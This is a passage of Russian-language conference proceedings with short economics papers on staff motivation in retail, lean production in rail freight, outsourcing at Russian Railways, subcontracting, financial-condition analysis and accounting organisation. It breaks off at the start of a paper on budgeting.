МОТИВАЦИЯ ТРУДА ПЕРСОНАЛА ТОРГОВОЙ ОРГАНИЗАЦИИ

Хасанова А.О., Кочкинов Ю.А.

Пермский институт (филиал) РЭУ им. Г.В. Плеханова

Торговому предприятию для выполнения своих целей нужно развиваться и совершенствовать технологию продажи товаров и обслуживания покупателей. Это по большей части зависит от кадровой политики, степени заинтересованности работников в реализации целей организации. Идеальная ситуация – когда цели организации совпадают с целями работника, но это крайне редкое явление. Как правило, персонал организации необходимо мотивировать для достижения максимальной эффективности.

Мотивация – это совокупность стойких мотивов, определяемых характером личности, ее ценностной ориентацией и направляющей ее деятельностью. Что касается трудовой деятельности, то это стремление работника удовлетворить свои потребности в определенных благах посредством труда, направленного на достижение целей организации [3].

Мотивация трудовой деятельности занимает одно из ведущих мест в управлении персоналом торговой организации. Изменения содержания труда в условиях современной экономики и социальных ожиданий работников торговли и сферы услуг усилило значение мотивации как одной из основных функций кадрового менеджмента [5].

Мотивация является одной из основных функций менеджера, с помощью которой можно определить эффективность управленческой работы в организации. Связь руководителя с подчиненным, основанная на понимании потребностей друг друга, помогает достичь наивысшей производительности работника и эффективности деятельности организации.

По мнению С. А. Шапиро главная задача с точки зрения мотивационного процесса работников – это сделать их не столько обладателями средств производства, сколько владельцами своей собственной рабочей силы [4].

Мотивированного сотрудника легко выделить из окружения остальных. Он активно действует, движется, выполняет свою работу с энтузиазмом, заряжен энергией и расходует ее на достижение своих целей. Такому работнику приятно выполнять поручения начальства, так как он знает, что его вклад в деятельность работы компании немаловажен, и он получит за это вознаграждение.

Правильная разработка системы мотивации – процесс трудоемкий, требует знания коллектива и индивидуального подхода. Чтобы определиться, какие потребности и желания преследуют работника, менеджеры проводят анкетирование. Важно затронуть все возможные методы мотивации труда персонала, в том числе стимулирования. Представим примерную модель анкетирования в таблице. Если проводить данное анкетирование анонимно, можно получить более честные и открытые ответы, но тогда не будет соблюден принцип индивидуальности в разработке мотивации для каждого сотрудника. Открытые вопросы также важны для данного исследования.

После проведения анкетирования необходимо провести анализ полученных результатов и разработать систему мотивации, подходящую для данной организации.

Материальная мотивация – все, что включает в себя финансовую составляющую. Все методы материальной мотивации можно разделить на два больших блока:

- система поощрений – это оплата труда, всевозможные надбавки, премии, бонусы;
- система штрафов – метод мотивации, противоположный предыдущему.

Нематериальная мотивация – все, от чего не зависит финансовая сторона, но служит мотивом для качественной и продуктивной работы [2].

На данный момент большинство компаний в России работают по системе материального вознаграждения, что не всегда дает эффективную реализацию собственного потенциала.

Инновационные подходы в мотивации персонала часто основываются на нематериальном поощрении. К примеру, существует современная мотивация сотрудников, которая еще не используется в России, однако такие методы активно используются крупными зарубежными технологическими компаниями в США и Японии [1].

Таблица 1 – Анкетирование персонала для определения мотивационных критериев

Довольны ли Вы своей работой в нашей организации?	- да;
	- скорее да, чем нет;
	- скорее нет, чем да;
	- нет.
Ранжируйте по степени значимости факторы, представленные ниже (по 7-балльной шкале)	- содержание работы;
	- условия работы;
	- перспектива построения карьеры;
	- повышение профессионализма;
	- заработная плата;
	- отношения с руководством;
	- атмосфера в коллективе.
Отметьте утверждение, которой соответствует Вашей позиции	- я удовлетворен(а) работой в организации и не хотел(а) бы менять место работы;
	- я удовлетворен(а) работой в организации, но хотел(а) бы сменить место работы по объективным обстоятельствам;
	- я не удовлетворен(а) работой в организации, но не хотел(а) бы сменить место работы;
	- я не удовлетворен(а) работой в организации и хотел(а) бы сменить место работы.
Какой вид мотивации для Вас более значим?	- материальная;
	- нематериальная.
Напишите, пожалуйста, что бы Вы могли предложить нашей организации для совершенствования системы мотивации труда персонала?	

Для лучшей работы персонала торговых организаций большинство компаний предусматривают мотивационные схемы для своих продавцов, консультантов и кассиров. Эта тенденция для торговых организаций связана с различными задачами. Для поднятия имиджа магазина и уровня обслуживания потребителей компанией, быть может использована мотивация торгового персонала, который работает в непосредственной близости с покупателем или напрямую с конечным потребителем. Компаниями применяются как долгосрочные мотивации (условия труда, страхование жизни, дополнительная социальная поддержка сотрудников), так и краткосрочные (мотивация за достижение установленных показателей в определенный срок).

На практике существует два направления мотивации сотрудников торговой сети:

- самостоятельная мотивация торговой сети своих сотрудников;
- мотивация компанией - производителем того или иного продукта сотрудников торгового предприятия.

В первом случае могут использоваться довольно широкие методы для мотивации персонала в зависимости от целей, которые компания ставит перед собой. Основными стимулами здесь могут быть:

- социальная политика организации, направленная на увеличение лояльности сотрудников к компании, а также на удержание сотрудников и улучшение их трудовой деятельности;

- корпоративная культура компании;
- соревнования - одна из часто встречающихся форм мотивации среди розничных сетей, когда объявляется конкурс либо между магазинами, либо между сотрудниками.

Что касается второй схемы, когда компания-производитель мотивирует сотрудников розничных торговых точек, то в настоящее время на разных рынках существует различное отношение к данному виду мотивации. Многие розничные компании выступают против своеобразного «перекоса» в продажах одного бренда, поскольку это представляет опасность в виде зависимости от единственного поставщика. Но, чем более диверсифицирован рынок и чем выше на нем конкуренция, тем больше возможности у производителя провести подобную программу.

Таким образом, продавцы и производители в условиях острой конкурентной борьбы за внимание покупателей разрабатывают различные программы для удовлетворения потребностей покупателей, для увеличения рентабельности собственного бизнеса, для повышения продаж и улучшения условий взаимовыгодного сотрудничества. Мотивация торгового персонала является тем уникальным инструментом, который позволяет достичь максимальных результатов для трех сторон: для производителя (путем достижения поставленных показателей), для торговой сети (путем увеличения оборота и удовлетворения сотрудников торговых магазинов), а также для покупателя, который всегда сможет найти нужный товар и получить грамотную консультацию по нему.

Библиографический список:

1. Бабинцева Е.И. Современные способы мотивации персонала/ Е. И. Бабинцева, Д. Л. Линкина // Современные научные исследования и инновации. – 2016. – № 6. URL: <http://web.snauka.ru/issues/2016/06/69217> (дата обращения: 10.02.2017).
2. Вдовиченко Д.В. Эффективные методы мотивации персонала/ Д. В. Вдовиченко // Экономика и менеджмент инновационных технологий. – 2016. – № 3. URL: <http://ekonomika.snauka.ru/2016/03/11122> (дата обращения: 10.02.2017).
3. Когдин А.А. Мотивация и стимулирование трудовой деятельности в управлении персоналом/А.А. Когдин // Основы экономики, управления и права №4 (4) – 2012.
4. Шапиро С.А. Основы трудовой мотивации/ С. А. Шапиро – 2-е изд., стереотипное. - Москва КноРус, 2012. - 256 с.
5. Шевченко Д. С. Движущие силы мотивации трудовой деятельности / Д.С. Шевченко// Общество: политика, право экономика. - №1, 2013.

ОЦЕНКА ВЛИЯНИЯ ФАКТОРОВ НА БЕРЕЖЛИВОСТЬ ПЕРЕВОЗОК

Хинтала Ю.М., Додорина И.В.

Самарский государственный университет путей сообщения

Сегодня бережливое производство (англ. - «leanproduction») является одной из самых востребованных методик в сфере современного менеджмента. По сути, бережливое производство – это философия и инструменты организации бизнеса, направленные на оптимизацию всех процессов компании, повышение качества изготавливаемой продукции, оказываемых услуг и ориентацию предприятия на нужды клиентов. В результате развёртывания «бережливых» принципов сокращаются сопутствующие издержки, что приводит к экономии 10 и более процентов годового оборота предприятия.

Концепция бережливого производства основана на системном подходе к выявлению скрытых потерь и поиску методов их устранения. Одним из главных моментов данной концепции является постоянное совершенствование процессов на предприятии за счет вовлечения всего персонала в процесс улучшений.

Применение «бережливых» методик актуально для компаний любой отрасли: от банковских организаций до военной промышленности. Более того, в таких сферах, как военно-промышленный комплекс, энергетика, железнодорожная или атомная промышленность, бережливое производство является основой функционирования большинства предприятий.

Ведь без использования данной системы ни одна компания не может успешно соперничать с конкурентами (а тем более – лидировать в своём сегменте).

Основными конкурентными преимуществами компании использующей концепцию «бережливого производства» являются:

1. Снижение цены - при создании бережливого производственного потока за счет уравнивания всех видов потерь;
2. Быстрое выполнение заказов - позаказное вытягивающее производство;
3. Поставки мелкими партиями - выровненный поток заказов, равномерная загрузка мощностей;
4. Устранение проблем качества – контрольные карты и другие статистические методы управления качеством;
5. Быстрое освоение новой продукции - бережливое проектирование и гибкая перенастройка производственных линий;
6. Учет отраслевых особенностей - сроки хранения, комплементарные товары, услуги и т.д.

Интегральным показателем бережливости может служить коэффициент бережливости, равный произведению себестоимости на трудоемкость.

Поэтому можно поставить экстремальную задачу: при заданной вариабельности коэффициента бережливости максимизировать уменьшение эксплуатационных расходов за счет варьирования вариабельностей себестоимости, трудоемкости, объема перевозок. Решение задачи на условный экстремум показало, что для уменьшения коэффициента бережливости на 1% необходимо снизить вариабельность себестоимости на 0,5% и вариабельность трудоемкости на 0,5% при неизменном объеме перевозок или увеличении объема перевозок на 1,5% при неизменных вариабельностях себестоимости и трудоемкости.

Библиографический список:

1. Джордж, М. Бережливое производство + шесть сигм в сфере услуг. Как скорость бережливого производства и качество шести сигм помогают совершенствованию бизнеса. - Электрон. дан. - М. : Манн, Иванов и Фербер, 2011. - 464 с.
2. Вэйдер, М. Инструменты бережливого производства: Минируководство по внедрению методик бережливого производства. [Электронный ресурс] - Электрон.дан. - М. : Альпина Паблишер, 2016. - 125 с.
3. Джеймс П. Вумек, Дэниел Т. Джонс Бережливое производство. Как избавиться от потерь и добиться процветания вашей компании. Альпина Паблишер, 2014. - 472с.

ОСОБЕННОСТИ ОРГАНИЗАЦИИ АУТСОРСИНГА В ОАО «РЖД»

Ходаков С.А., Погорелая О.В.

Оренбургский институт путей сообщения – филиал СамГУПС

В настоящее время аутсорсинг рассматривается как современная методология высокоэффективных и конкурентоспособных организаций, суть которой – адаптация управления организацией к условиям рынка, позволяющая быстро входить в новый бизнес, используя все имеющиеся возможности внешней среды, а в отдельных случаях и ресурсы конкурентов.

Хотя аутсорсинг часто называют «феноменом XX в, а также «величайшим открытием бизнеса последних десятилетий», однако только с конца 80-х гг. XX в. аутсорсинг принимает стратегическое значение в сфере управления компанией и получает широкое распространение в мировой практике.

В России аутсорсинг применяется уже на многих предприятиях и в различных сферах деятельности, однако при всем при этом принятие решения об использовании аутсорсинга является по-прежнему сложной задачей, поскольку затрагивает стратегические интересы компании.

Однако в настоящее время практика передачи на аутсорсинг функций, видов деятельности или производственных циклов, связанных с выполнением законченных работ и услуг, широкого распространения на Российских железных дорогах не получила. На внешнее выполнение передаются, как правило, отдельные виды технологических процессов или опера-

ций, более того, аутсорсинг используется для покрытия сезонных потребностей в дополнительном персонале. Исключение составляет обслуживание пассажиров в поездах на ряде железных дорог и передача прачечных комплексов. Передача технологических процессов, функций и бизнес-процессов - это следующий этап аутсорсинговых взаимоотношений в ОАО «РЖД». Поэтапное внедрение аутсорсинга планируется осуществлять на железных дорогах системно, а не произвольно на каждом отдельном предприятии. Для реализации данной стратегии разработаны и утверждены документы, содержащие требования к применению аутсорсинга на предприятиях ОАО «РЖД». Кроме того, разработана система сертификации аутсорсинговых предприятий на транспорте [2].

ОАО «РЖД» нормативно определены два вида аутсорсеров, с которыми возможно взаимодействие:

- организация-аутсорсер (индивидуальный предприниматель), которая оказывает незначительное количество работ (услуг);
- организация-аутсорсер (сетевой аутсорсер), которая выполняет более 75 % работ (услуг), переданных на аутсорсинг.

В целях эффективной работы в условиях аутсорсинга каждое конкретное структурное подразделение ОАО «РЖД» должно определить цель от применения аутсорсинга:

- оптимизация численности, повышение уровня производительности труда;
- высвобождение несписочного состава путем перевода работников, оформленных ранее по гражданско-правовым договорам, в аутсорсинговую компанию;
- экономия расходов предприятия.

При любой выбранной цели применение аутсорсинга оправдано только в случае реальной экономии расходов либо их неперевышения (относительно первой и второй цели).

Используя классификацию аналитического агентства «GartnerResearch», можно определить цели и приоритеты ОАО «РЖД» при выборе аутсорсинговой фирмы:

Первая схема - Utility (полезность) - приоритетными являются фактор цены и уровень обслуживания;

Вторая схема - Enhancement (улучшение) - фактор полезности является значимым, но наибольшим приоритетом обладает возможность улучшения обслуживания потребителей;

Третья схема - Frontier (передний край) - взаимодействие с поставщиком услуг является важной составляющей стратегии компании и позволяет приобрести конкурентные преимущества, в этой схеме критерии стоимости и сервиса отходят на второй план[3].

Проанализировав взаимодействие ОАО «РЖД» с внешними поставщиками услуг, можно заключить, что приоритетной при выборе поставщика является первая схема, однако уровень сервиса не всегда будет соответствовать заявленным требованиям.

Снижение затрат, безусловно, одна из важнейших тактических причин применения аутсорсинга, однако если она и единственная, то эффективность аутсорсинга можно поставить под сомнение.

Еще одной проблемой в работе на условиях аутсорсинга для ОАО «РЖД» является отсутствие возможности проконтролировать мотивацию работников, которые де-юре работают не в той компании, в которой работают де-факто[1].

Кроме того, при привлечении работников на условиях аутсорсинга может произойти расслоение коллектива, т.е. деление работников на своих - кадровых и чужих - аутсорсинговых. Сотрудники, переведенные в аутсорсинговые предприятия, при таком положении испытывают дискомфорт и ощущение оторванности от коллектива, что безусловно, негативно влияет на их психологическое состояние.

По мнению специалистов по планированию финансов предприятия, сделка может быть гениально структурирована, точно и полно зафиксирована в прекрасно составленном контракте, но если в ней не нашлось места решению проблем персонала и созданию должной мотивации, она может так и не выйти на запланированный уровень показателей или провалиться.

При переводе на аутсорсинг необходимо объяснить сотрудникам, что аутсорсинг - это процесс совершенствования компании, т.е. создание «современного предприятия» для достижения лидирующего положения на рынке с точки зрения конкурентоспособности, а для того, чтобы быстро и успешно завершить переходный период, необходимо облегчить процесс адаптации сотрудников к переменам.

В условиях аутсорсинга необходимо применять один из базовых принципов корпоративного стратегического инжиниринга – «принцип доминирования человеческого капитала». Для успешного функционирования предприятия необходимо создавать атмосферу взаимопонимания и творчества, основанную на уважении, взаимопомощи, сотрудничестве, взаимном доверии, уверенности. Основой кадровой политики фирмы должен быть принцип «Люди – самый ценный ресурс фирмы».

Библиографический список:

1. Синяев В.В. Аутсорсинг – функция менеджмента современной компании: проблемы, теории, практика. М.: Изд-во Дашков и К, 2015. – 208 с.
2. Тисунин И. П. Проблемы, возникающие при использовании аутсорсинга. М.: Изд-во Лаборатория книг, 2016. – 97 с.
3. Ханжиян Т. Аутсорсинг как инструмент оптимизации бизнес-процессов малого предприятия. М. : Изд-во Лаборатория книг, 2015. – 79 с.

К ВОПРОСУ О МЕХАНИЗМЕ СУБКОНТРАКТИНГА В СОВРЕМЕННЫХ УСЛОВИЯХ

Христофорова Л.В.

Оренбургский институт путей сообщения – филиал СамГУПС

В настоящее время субконтрактация признана во всем мире, как эффективный способ организации производства и важный инструмент повышения его конкурентоспособности. В создании практически любого вида сложной продукции участвует большое число предприятий. Крупные производственные компании, привлекая субподрядчиков к выполнению непрофильных для себя и вспомогательных работ, добиваются сокращения производственных затрат. А специализированные малые и средние фирмы, для которых особенно привлекательна роль субподрядчика, в этом случае получают возможность доступа к необходимым ресурсам и долгосрочным заказам крупных компаний и государства. Неслучайно, например, в автомобилестроении уже до 80% стоимости частей и деталей автомобиля производится субконтракторами [1].

В последние десятилетия наиболее интенсивно субконтрактные отношения развиваются в Европе, и прежде всего, в реальном секторе экономики. Сегодня субконтрактация обеспечивает в Европе миллионы квалифицированных рабочих мест. Тем не менее, в России развитие субконтрактных отношений, имея значительный потенциал, до сих пор не достигло соответствующего уровня и не играет существенной роли в ускоренном подъеме отечественной промышленности.

Основными причинами, препятствующими развитию субконтракции в России, является механизм субконтрактинга [2].

В настоящее время литература уже насчитывает десятки монографий и сотни научных публикаций по проблемам субконтрактинга. В частности, можно отметить труды таких российских и зарубежных исследователей, как Белокрылов К.А., Добронравов А.Н., Дряхлов Е. и другие.

Прежде всего, следует отметить, что поскольку субконтрактация не была принципиально новым явлением для российской промышленной практики, что кооперирование промышленности в рамках ещё советской экономической системы было достаточно развитым процессом [1].

Механизмы взаимодействия крупных и малых промышленных предприятий в России в период реформирования можно условно разделить на три этапа:

- на начальном этапе в течение первых нескольких лет реформы малые предприятия, служили своего рода демпфером для решения тех проблем, которые возникали у крупных промышленных предприятий в ходе реформы, и во многих случаях выполняли эту роль достаточно успешно. Но при этом следует отметить, что субконтрактация, в подавляющем большинстве случаев использовалась не столько по своему прямому назначению, сколько как определённый инструмент решения указанных выше проблем.

- на следующем этапе развития, был сделан неоправданно жёсткий «крен» именно в сторону преувеличения роли малых и средних промышленных предприятий. Причём именно они, и должны были стать ключевым элементом экономического развития промышленности и страны в целом. Практика показала, что эта попытка простого копирования зарубежного опыта явно не оправдывала себя, и хотя в это время субконтрактинг достаточно чётко проявлялся в разных формах и видах поддерживался, тем не менее, изначальная порочность самой концепции, не давала возможности осуществить все те преобразования, которые этот инструмент экономического и промышленного развития несёт в себе потенциально.

- третий этап, как раз и характеризуется представлением о гармоничном сочетании крупного и малого бизнеса в промышленности и экономике в целом, а соответственно именно здесь и должен со всей полнотой проявиться указанный потенциал. Более того, те шаги, которые предпринимаются в условиях экономического подъёма, естественно и правомерно ведут к этому. В частности необходимо отметить тот важный фактор, что именно реструктуризация крупных предприятий как раз и обозначила естественный вектор развития субконтрактинга, поскольку он сам по себе развивается на указанной основе. Естественно, что здесь, прежде всего, имеется в виду, возможность выделения непрофильных производств, как правило – вспомогательных и обеспечивающих, а также производств первых переделов, которые, в свою очередь, становятся зародышами малых субконтрактинговых фирм и принципиально позволяют широко и эффективно использовать соответствующий потенциал подхода [1].

В первую очередь необходимо отметить второй этап развития, где был сделан серьёзный упор на эффективное и интенсивное развитие малого и среднего бизнеса, как главного источника экономического развития страны и промышленного роста в особенности [1].

Третий этап, говорит о реальной сбалансированности развития крупного, среднего и малого бизнеса. Но теперь уже в гораздо большей мере упор сделан именно на крупнейшие предприятия и развитие государственных холдингов в разных отраслях промышленности, что однозначно демонстрирует главное направление усилий. Конечно, нельзя не признать, что в рамках существенно возросших возможностей финансового воздействия государства на сферу экономики в целом поддержка малого бизнеса в разных своих формах приобрела достаточно широкие масштабы. Но то, что делается в российской экономике сегодня для поддержки и развития малых промышленных предприятий, разумеется, не может сравниваться с теми огромными ресурсами, которые выделяются на крупные промышленные конгломераты [2].

Внедрение практики субконтрактации в России будет способствовать росту конкурентоспособности отечественных товаропроизводителей и ускорению развития всех отраслей промышленности. В организации межкорпоративных отношений важно активное участие органов власти, отраслевых ассоциаций, союзов товаропроизводителей, торгово-промышленных палат. Создание единого информационного пространства позволит выработать единые стандарты работы и усилит позиции промышленных предприятий, участвующих в этом процессе [1].

Особенно, субконтрактинг актуален в условиях кризиса т.к. именно в этот период, экономика страны нуждается в пристальном внимании органов государственной власти, по средствам внедрения различных целевых программ, развития промышленных предприятий, т.к. именно они являются основными источниками формирования бюджетов различных уровней страны.

Библиографический список:

1. Христофорова Л.В. Субконтрактинг как инструмент межведомственного промышленного взаимодействия в условиях санкций // Вестник Нижегородского университета им. Н.И. Лобачевского. Серия: Социальные науки. 2016.1№2. С. 73-79.
2. Христофорова Л.В., Банников С.А., Лобачева Е.В. Производственная кооперация как фактор повышения эффективности предприятий ОАО «РЖД» РФ. В книге: транспортные технологии с элементами организации, управления и безопасности Самара ; Оренбург, 2016. С. 136-153.

**АНАЛИЗ ФИНАНСОВОГО СОСТОЯНИЯ ПРЕДПРИЯТИЯ: ПРОБЛЕМЫ И ПУТИ
ИХ РЕШЕНИЯ**

Христофорова Л.В.

Оренбургский институт путей сообщения – филиал СамГУПС

Аннотация: В статье рассматриваются проблемы организации и проведения анализа финансового состояния.

Ключевые слова: Информационная база, финансовое состояние, финансовая устойчивость, платежеспособность, нормативные значения.

В современных условиях, сложившихся в отечественной экономике в результате введенных санкций, большое количество предприятий испытывают финансовые затруднения. В этой связи руководящему звену необходимо решить ряд первостепенных задач по преодолению кризисных явлений и обеспечению стабильного положения финансовой устойчивости и платежеспособности своих организаций.

Для предотвращения финансовых проблем руководству компаний необходимо уметь реально оценивать финансовое состояние, как своего предприятия, так и существующих потенциальных контрагентов. Для принятия оптимальных управленческих решений менеджменту высшего звена, собственникам, кредитуемым организациям необходимы достоверные результаты анализа финансового состояния организации [2].

Финансовое состояние любого предприятия отражает его положение и место на рынке, степень конкурентоспособности и платежеспособности, возможности устойчивого и динамичного развития. Финансовое состояние зависит от результатов всей финансово – хозяйственной деятельности предприятия.

В качестве аналитика финансового состояния могут выступать не только руководители и финансовые службы предприятия, но и его собственники, кредитные организации, поставщики, налоговые органы и т.д. Исходя из этого анализ финансового состояния правомерно делить на внутренний и внешний. Внешний анализ финансового состояния проводится по данным бухгалтерской отчетности организации-контрагента и целью является определение рыночной устойчивости и инвестиционной привлекательности организации для потенциальных контактов.

Внутренний анализ финансового состояния проводится для определения возможностей предприятия для эффективного привлечения и использования собственных средств, для максимизации прибыли и снижению финансовых рисков, возникающих в условиях постоянно меняющихся конкурентов на рынке.

Для проведения внутреннего анализа финансового состояния предприятия, как и для внешнего анализа первый план выходит вопрос обеспечения достоверной информационной базой. При этом информационный массив, использующийся для анализа финансового состояния дополняется оперативными данными, которые в свою очередь могут являться коммерческой тайной исследуемого предприятия, а также данными управленческого учета, нормативной и плановой информацией [3].

Финансовое состояние любого хозяйствующего субъекта отражает его положение и место на рынке, степень конкурентоспособности и платежеспособности, возможности устойчивого и динамичного развития. От результатов производственно – хозяйственной деятель-

ности и их отражения в бухгалтерской отчетности зависят результаты анализа финансового состояния.

Результаты финансового анализа зависят от выбора методов оценки, набора показателей, алгоритма расчета и нормативных значений.

Содержание анализа во многом определяется степенью доступности для пользователей информационных потоков предприятия, при этом, чем шире этот доступ, тем более содержательным и полным будет анализ [1].

Управлять финансовыми ресурсами необходимо таким образом, чтобы предпринять все меры для предотвращения банкротства предприятий, а это возможно при отличном знании структуры имущества и источников формирования [3].

В условиях современной рыночной экономики недостаток информации, которая предоставляется пользователям, может стать серьезным препятствием для развития деятельности предприятия, так как партнеры предприятия не получают интересующих их сведений о перспективах развития предприятия, финансовой устойчивости и платежеспособности.

В экономической литературе нет однозначного подхода к содержанию и наличию показателей, на основе которых, оценивается финансовое состояние предприятия. На ряду с этим есть еще одна проблема, связанная с нормативными значениями этих показателей. В российской нормативно-правовой базе нет информации о нормативах показателей, которые используются для анализа финансового состояния предприятия, есть только перечень рекомендованных показателей и коэффициентов, но они адресованы арбитражным управляющим для проведения финансового анализа кризисных предприятий.

В этой связи возникает вопрос, как определить набор показателей и с какими нормативными значениями проводить сравнение вычисленных аналитических показателей для предприятий, которые не являются кризисными. Для решения этого вопроса необходимо четко сформулировать цель и задачи анализа финансового состояния, а также определить для какого он будет проводиться, т.е. пользователи.

В практике, пользователей результатов проведенного исследования условно можно разделить на внутренних и внешних. Внутренними пользователями являются акционеры, учредители, собственники, а также работники предприятия. К внешним пользователям относятся потенциальные инвесторы, контролирующие органы (налоговая инспекция, органы статистики, банки и т.д.).

Далее необходимо сформировать информационную базу, которая будет использована для расчета аналитических показателей финансового состояния предприятия. [1]

В настоящее время включение в информационную базу для проведения оценки финансового состояния только бухгалтерской отчетности предприятия снижает объективность и достоверность финансового анализа. Это происходит по тому, что информационный массив, формирующийся на основе бухгалтерской отчетности, не рассматривает принципиально важные для объективной оценки финансового состояния факторы. Вне рассмотрения остаются такие факторы и явления, как отраслевая принадлежностью хозяйствующего субъекта, конъюнктура рынка, тенденции фондового рынка, инфляцию, а также многие другие существенные факторы, например, финансовую стратегию собственников предприятия.

Игнорирование этих факторов при формировании информационной базы для финансового анализа может привести к ошибочной оценке финансового состояния, исследуемого предприятия, что в последствии для пользователей этой оценки вероятнее всего грозит финансовыми потерями [2].

Также к недостаткам информационной базы можно отнести то, что информация, отражающаяся в бухгалтерской отчетности, достаточна только для анализа прошлого отчетного периода финансового состояния, тогда как заинтересованных лиц больше всего важен перспективный анализ финансового состояния организации. При формировании информационной базы для проведения финансового анализа необходимо выявить наиболее ценную информацию, позволяющую произвести более точную оценку финансового состояния предприятия.

Таким образом, на объем и состав формируемой информации основное влияние оказывают конкретные цели проведения финансового анализа с учетом значимости анализируемой проблемы для пользователей.

Преимуществом информации бухгалтерской отчетности является ее периодичность и достоверность, так как она отражает уже произошедшие события при этом, показатели измерены количественно.

При проведении анализа финансового состояния внешними пользователями, такими как кредитные учреждения, как правило, используют инструкцию, разработанную самим этим учреждением. Таким образом, банки в первоначальный момент определяют объективные размеры показателей финансового состояния предприятия и определяют степень риска не возврата либо не полного погашения кредита.[2]

Для налоговых органов особенно важно проводить анализ финансового состояния предприятия. На основе предоставленной бухгалтерской отчетности предприятий, налоговые органы выполняют вычисление аналитических показателей, которые позволяют составить прогнозы формирования бюджетов различных уровней, а также их фактическое наполнение[2].

Безусловно, основную роль в формировании бухгалтерской отчетности и текущей информации о финансовом состоянии, играют бухгалтерская и финансовая службы. Именно бухгалтеры несут ответственность за формирование информации достоверной, своевременной и в полном объеме. Экономисты и финансовые менеджеры на основе этой информации рассчитывают, оценивают показатели финансового состояния и разрабатывают рекомендации для принятия объективных управленческих решений [2].

Таким образом, результаты анализа финансового состояния предприятия необходимы как для внутренних, так и для внешних пользователей информации. Именно на их основе принимаются важные управленческие решения, позволяющие предприятиям и организациям планировать свою производственно – хозяйственную деятельность, а также устранять влияние негативных факторов на финансовый результат.

Библиографический список:

1. Стрижакова Я. С. Христофорова Л.В., Анализ хозяйственной деятельности аудируемого лица // Научная статья. Экономика и социум. – С.: ООО «Институт управления и социально - экономического развития», 2013. – № 4-2 (9). С. 676 – 679.
2. Тарасова И.И., Христофорова Л.В. К вопросу о формировании информационной базы для анализа финансовой деятельности предприятия // В сборнике: Студенческое научное сообщество: исследования и инновации - 2015 Материалы Международного академического форума. Главный редактор Ш.А. Курманбаева. 2015. С. 148-151.
3. Христофорова Л.В. К вопросам оптимальной организации производства: зарубежный и российский опыт // В сборнике: Образовательная среда сегодня и завтра сборник научных трудов IX Международной научно-практической конференции. под общей редакцией Г.Г. Бубнова, Е.В. Плужника, В.И. Солдаткина. 2014. С. 391-392.

ОРГАНИЗАЦИЯ БУХГАЛТЕРСКОГО УЧЕТА В СОВРЕМЕННЫХ УСЛОВИЯХ

Шулбаева Д.С., Дарбека Е.М.

Хакасский государственный университет имени Н.Ф.Катанова

В настоящее время в отношении организации бухгалтерского учета государство устанавливает лишь общий порядок его ведения, тем самым обеспечивая всем предприятиям, зарегистрированным на территории РФ, равные условия на рынке. Однако, вопросы, связанные уже с определенными условиями организации бухгалтерского учета, были переданы лично организациям. В результате чего возникли разногласия. С одной стороны, организации заинтересованы в раскрытии достоверной информации о своей деятельности, с другой, большинство коммерческих предприятий практически не имеют возможности формировать документированную систематизированную информацию об объектах бухгалтерского учета.

Сравнивая с международными организациями ведение бухгалтерского учета, наше государство не может эффективно осуществлять регулирование бухгалтерского учета, исходя из информационных потребностей экономических субъектов, поэтому многие страны применяют двухуровневое регулирование бухгалтерского учета, где на первом уровне – положения законодательства по бухгалтерскому учету, на втором – учетные стандарты и документы конкретных хозяйствующих субъектов. При этом регулирование бухгалтерского учета проводится в интересах заинтересованных пользователей, главными из которых являются инвесторы и кредиторы.

При регулировании учета на каждом предприятии учитываются различные факторы, влияющие на организацию бухгалтерского учета на данном предприятии, и ведут бухгалтерский учет согласно законодательству и документам. К основным факторам организации бухгалтерского учета относят:

- формы собственности предприятия;
- вид предпринимательской деятельности;
- отраслевую специфику;
- миссию бухгалтерского учета на предприятии;
- информационные потребности пользователей и др.

Необходимо отметить, что бухгалтерский учет должны вести все юридические лица независимо от организационно-правовой формы, что касается физических лиц, занимающихся индивидуальной предпринимательской деятельностью, ведут учет доходов и расходов своей деятельности в соответствии с действующим законодательством РФ.

Единые требования к организации бухгалтерского учета, в том числе бухгалтерской (финансовой) отчетности на предприятии, установлены в положении Федерального закона от 6 декабря 2011 г. № 402-ФЗ «О бухгалтерском учете». Данный закон был принят недавно, действует он с 1 января 2013 года. В нем обновлен понятийный аппарат (обновлены и введены новые термины), уточнены ключевые моменты ведения бухгалтерского учета, например, порядок изменения учетной политики, состав первичных документов, регистры бухучета, состав отчетности и другие. Еще одной из немаловажных нововведений закона является право организации самостоятельно утверждать формы первичных учетных документов, однако, как показывает нам практика, немногие организации пользуются этим правом.

Принципы и правила устанавливают стандарты ведения бухгалтерского учета тех или иных активов, обязательств хозяйственной деятельности, они приведены в Положениях по бухгалтерскому учету. Если же принципы бухгалтерского учета (финансового и управленческого) не противоречат нормам налогового законодательства, организации имеют право вести финансовый учет в интересах инвесторов, управленческий — в интересах руководства компании и одновременно использовать нормы налогового учета для оптимизации отчислений в бюджет. Такое построение учета усложняет работу, однако именно наличие данной системы в наибольшей степени удовлетворяет интересы предпринимателей и законодательных органов власти.

Построение рыночной экономики привело к изменению роли бухгалтерского учета в общественной жизни. Вследствие чего, бухгалтерская информация стала влиять как на информационную, так и на экономическую безопасность самого предприятия, а также его пользователей.

На сегодня известно, что для оказания помощи всем пользователям в принятии эффективных управленческих решений предназначена бухгалтерская информация. Однако одновременно удовлетворить информационные интересы внешних пользователей на сегодняшний день не представляется возможным. Благодаря чему можно согласиться с мнением профессионального сообщества бухгалтеров, что основными пользователями отчетности сегодня являются инвесторы.

Библиографический список:

1. О бухгалтерском учете: федер. закон от 06.12.2011 № 402-ФЗ// Консультант Плюс / АО «Консультант Плюс». – Режим доступа: <http://www.consultant.ru>. Действует с 1.01.2013

2. Тихомиров, М.Ю. Комментарий к Федеральному закону "О бухгалтерском учете" в новой редакции (постатейный)// М.Ю. Тихомиров,- 2014. - 174 с.

БЮДЖЕТИРОВАНИЕ КАК МЕТОД ФИНАНСОВОГО ПЛАНИРОВАНИЯ ДЕЯТЕЛЬНОСТИ ПРЕДПРИЯТИЯ

Шушунова Ю.В., Субракова Л.К.

Хакасский государственный университет им. Н.Ф. Катанова

Управление финансами предприятия включает в себя совокупность действий по организации и управлению финансовыми отношениями, денежными фондами и денежными потоками на предприятии.

Эффективное управление финансами организации возможно лишь при грамотном планировании использования финансовых ресурсов и, в первую очередь, выявлении их источников. Другими словами, для финансового менеджмента основополагающими являются два вопроса: куда вкладывать деньги и где эти деньги взять?

Значение финансового планирования для хозяйствующего субъекта велико, так как с помощью планирования компании вырабатывают стратегию своего развития в дальнейшем. В настоящее время всё большее значение как методу финансового планирования придаётся бюджетированию, однако, в российских компаниях этот метод еще не нашел большого распространения.

